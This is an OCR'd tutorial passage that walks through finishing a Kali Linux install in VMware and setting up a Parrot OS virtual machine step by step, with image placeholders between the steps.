
Install GRUB boot loader in Kali VMware



After the installation is complete, the system will ask you to restart your virtual machine. You will see the GRUBbootloader screen on starting the VM.



Select Kali GNU/Linux and log in using your user's name and password. This will bring you to the Kali Linux desktop screen.



Installing Parrot OS:


Prerequisites for Parrot OS:

1. Download Parrot OS ISO from here- Parrot Downloads.
2. Install VMware Workstation's latest version from here- VMware Downloads.
3. You need at least a 1GHz CPU.
4. At least you need 1GB of RAM.
5. Min 20-30GB of free space in the hard disk.


Installation:

Follow the steps to install Parrot OS in VMware Workstation.

Step 1: Just run the VMware Workstation with Administrator privilege. The interface is shown in the below figure. Click on "Create a New Virtual Machine".




Step 2: Browse the location of the Parrot OS ISO file. Make sure that it was downloaded from the official page and it should download completely without any network error. It may cause the effort of the file. Click Next




Step 3: Just ignore caution shown on the figure. Because VMware has its pre-configured identify the which Operating System / ISO it was. Click Next


Step 4: Now you need to choose Guest OS as “Linux” and the Version you can choose whether Ubuntu or Ubuntu 64-bit.




Step 5: Give the name of your Guest OS. Like for my reference to identify which operating system it was. Because I use to install the different OS in VMware. so, with the name, we can identify which OS it was. **Location**: if you need to install/add in a specific directory, choose to browse the options shown on the fig. Click Next.



Step 6: Here is main you have to assign a certain amount of Storage I have assigned 20GB. Even you can extend the storage after the creation of VM. Click Next.




Step 7: You can summarize the hardware properties Name, Location, OS, RAM, Network Adapter, and other devices. Click Finish.



Step 8: Don’t worry about If you need to change a few settings for your needs. Click on the Edit Virtual Machine.


Step 9: Now start the Parrot VM.

Step 10: Choose required optional to install.




In the next step, you will reach to Installer Choose **STANDARD INSTALLER.** In the next step, you need to select *language, location, Keyboard*.


Language:




Location:




Keyboard:




Step 11: You need to create the ***ROOT username and password.***





Step 12: Here is the **USER.** Enter your Full Name and in the next, you can enter your **NICK_NAME and PASSWORD of** the user account.




